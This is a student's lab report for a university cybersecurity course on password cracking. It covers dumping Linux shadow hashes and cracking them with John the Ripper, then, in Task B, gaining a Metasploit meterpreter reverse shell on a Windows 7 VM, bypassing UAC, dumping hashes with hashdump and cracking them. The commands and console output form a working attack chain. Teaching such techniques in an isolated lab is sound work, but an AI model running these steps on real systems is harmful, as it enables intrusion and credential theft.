OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #5 Password Cracking (Part A)

Eric Mung'aũ Preston

01228601


Assignment 5: Password Cracking (Part A)

At the end of this module, each student needs to submit a report that includes the solutions to the following tasks. Make sure you take a screenshot for every single step as proof.

You need to use:


Task A: Linux Password Cracking (25 points)

1. 5 points. Create two groups, one is **cyse301**, and the other is your ODU Midas ID (for example, svatsa). Then display the corresponding group IDs.




Using the “groupadd” command, I was able to create both groups. I also used the command, “tail /etc/group -n 6” to display the last six lines of group IDs.


2. **5 points.** Create and assign three users to each group. Display related UID and GID information of each user.



I typed the command “useradd (user) -g (group)” to add all users to their assigned groups. The first three users were assigned to cyse301 and the last three were assigned to epres010. The “tail -n 6 /etc/passwd” command allowed me to display the UIDs and GIDs of each of the users.

3. **5 points.** Choose Three new passwords, **from easy to hard**, and assign them to the users you created. You need to show me the password you selected in your report, and **DO NOT** use your real-world passwords.






With the “passwd” command, I was able to create passwords for each user.


The passwords for each user:

cyse301
USER1 - 12345678
USER2 - applepie17
USER3 - 5OP2G3O4KDXH

epres010
USER4 - password
USER5 - coldcoins7
USER6 - N7A9R7L4420K

4. **5 points.** Export all Three users’ password hashes into a file named “**YourMIDAS-HASH**” (for example, svatsa-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.






Using the command “tail -n 6 /etc/shadow > epres010-HASH” the text file for the hashes was created and the last six hashes were redirected. I unzipped the default wordlist with “gunzip /usr/share/wordlists/rockyou.txt.gz” and “cp /usr/share/wordlist/rockyou.txt .” to copy it to my current directory. I then used the command “john epres010-HASH –wordlist=rockyou.txt” to run the dictionary attack, but when the session was completed, it showed that there were no passwords cracked, and that 1 was left instead of 6 in total.


Task B: Windows Password Cracking (25 points)


Log on to Windows 7 VM and establish a reverse shell connection with the admin privilege to the target Windows 7 VM. Then, create a list of 3 users with different passwords. **[10 Points]**





```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```


```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.217.3
lhost => 192.168.217.3
msf6 exploit(multi/handler) > set lport 4428
lport => 4428
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.217.3:4428
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:4428 → 192.168.217.2:52909) at 2024-11-
19 02:02:42 -0500
```






Windows 7 on CY301-EPRES010 - Virtual Machine Connection
File Action Media Clipboard View Help
Apache2 Debian Default
192.168.217.3
Apache2 Debian Default Page
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: C:\Users\Window 7\Downloads\epres010.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Window 7\Downloads\epres010.exe
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
Activate Windows
Go to Settings to activate Windows.
Hyper-V Manager
Attacker Kali - Exter...
Windows 7 on CY3...
pFsense - Firewall 6...
2:02 AM
11/19/2024



msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.217.3:4428
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:4428 → 192.168.217.2:52909) at 2024-11-19 02:02:42 -0500
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
Activate Windows
Go to Settings to activate Windows.
Attacker Kali - Exter...
Windows 7 on CY3...
pFsense - Firewall 6...
3:13 AM
11/19/2024



Attacker Kali - External Workstation on CY301-EPRES010 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
meterpreter > shell
Process 2028 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Window 7\Downloads>useradd USER7
useradd USER7
'useradd' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Window 7\Downloads>help
help
For more information on a specific command, type HELP command-name
ASSOC Displays or modifies file extension associations.
ATTRIB Displays or changes file attributes.
BREAK Sets or clears extended CTRL+C checking.
BCDEDIT Sets properties in boot database to control boot loading.
CACLS Displays or modifies access control lists (ACLs) of files.
CALL Calls one batch program from another.
CD Displays the name of or changes the current directory.
CHCP Displays or sets the active code page number.
CHDIR Displays the name of or changes the current directory.
CHKDSK Checks a disk and displays a status report.
CHKNTFS Displays or modifies the checking of disk at boot time.
CLS Clears the screen.
Activate Windows
Go to Settings to activate Windows.
Attacker Kali - Exter...
Windows 7 on CY3...
pFsense - Firewall 6...
3:13 AM
11/19/2024


Attacker Kali - External Workstation on CY301-EPRES010 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
root@kali: ~ root@kali: ~ root@kali: ~
C:\Users\Window 7\Downloads>netexit
netexit
'netexit' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Window 7\Downloads>exit
exit
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows WINDOWS7\Window 7 @ WINDOWS7 192.168.217.3:4428 → 192.168.217.2:52989 (192.168.10.9)
msf6 exploit(multi/handler) > search uac
Matching Modules
Name Disclosure Date Rank Check Descr
iption
Activate Windows
Go to Settings to activate Windows.
Hyper-V Manager
Attacker Kali - Exter...
Windows 7 on CY3...
pfsense - Firewall 6...
3:16 AM
11/19/2024


Attacker Kali - External Workstation on CY301-EPRES010 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
root@kali: ~ root@kali: ~ root@kali: ~
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options
Module options (exploit/windows/local/bypassuac):
Name Current Setting Required Description
SESSION yes The session to run this module on
TECHNIQUE EXE yes Technique to use if UAC is turned off (Accepted: PSH, EXE)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.217.3 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows x86
Activate Windows
Go to Settings to activate Windows.
Hyper-V Manager
Attacker Kali - Exter...
Windows 7 on CY3...
pfsense - Firewall 6...
3:17 AM
11/19/2024


Attacker Kali - External Workstation on CY301-EPRES010 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
root@kali: ~ root@kali: ~ root@kali: ~
msf6 exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set lport 4428
lport => 4428
msf6 exploit(windows/local/bypassuac) > show options
Module options (exploit/windows/local/bypassuac):
Name Current Setting Required Description
SESSION yes The session to run this module on
TECHNIQUE EXE yes Technique to use if UAC is turned off (Accepted: PSH, EXE)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.217.3 yes The listen address (an interface may be specified)
LPORT 4428 yes The listen port
Exploit target:
Activate Windows
Go to Settings to activate Windows.
Hyper-V Manager
Attacker Kali - Exter...
Windows 7 on CY3...
pfsense - Firewall 6...
3:17 AM
11/19/2024






```
C:\Windows\system32>net user /add USER7 abcd1234
net user /add USER7 abcd1234
The command completed successfully.


C:\Windows\system32>net user /add USER8 qwertyui
net user /add USER8 qwertyui
The command completed successfully.


C:\Windows\system32>net user /add USER9 11111111
net user /add USER9 11111111
The command completed successfully.
```


First, I set up the exploit by opening Metasploit, using the “exploit/multi/handler” exploit, setting the lhost to 192.168.217.3 and the lport to 4428, and executing the exploit command for later. Next, I used msfvenom to create the payload, copy it to the webserver, run the apache2 service, and switched to the Windows 7 VM to download the payload. After the reverse shell connection happened, I put it on the background changed the exploit to “exploit/windows/local/bypassuac”, set the payload to “windows/meterpreter/reverse_tcp”, set the lport to 4428, used “set session 1”, used the exploit command, and entered “getsystem” to know that I had admin privileges. Finally, I used the “shell” command to switch to the Windows 7 VM and “net user /add (user) (password)” command in the shell to add each user.

Passwords of each user:

USER7 - abcd1234
USER8 - qwertyui
USER9 – 11111111


Now, complete the following tasks in sequence:


1. 5 points. Display the password hashes by using the “hashdump” command in the meterpreter shell.



To display the password hashes, I used the “exit” command due to still being in the Windows 7 shell, and then used the “hashdump” command to display all hashes.

2. **10 points.** Save the password hashes into a file named “your_midas.WinHASH” in Kali Linux (you need to replace the “your_midas” with your university MIDAS). Then run John the ripper for 10 minutes to crack the passwords (You MUST crack at least one password in order to complete this assignment.).





To save the password hashes in a new file, I right-clicked, copied, and saved them in a file titled “epres010.WinHASH” created with the “touch command.” I initially activated John The Ripper on its own, but with the error, I added “—format=NT” to have the right command, and all three hashes were cracked immediately. Finally, I used the command “john epres010.WinHASH –show” to display the amount of remaining cracked passwords.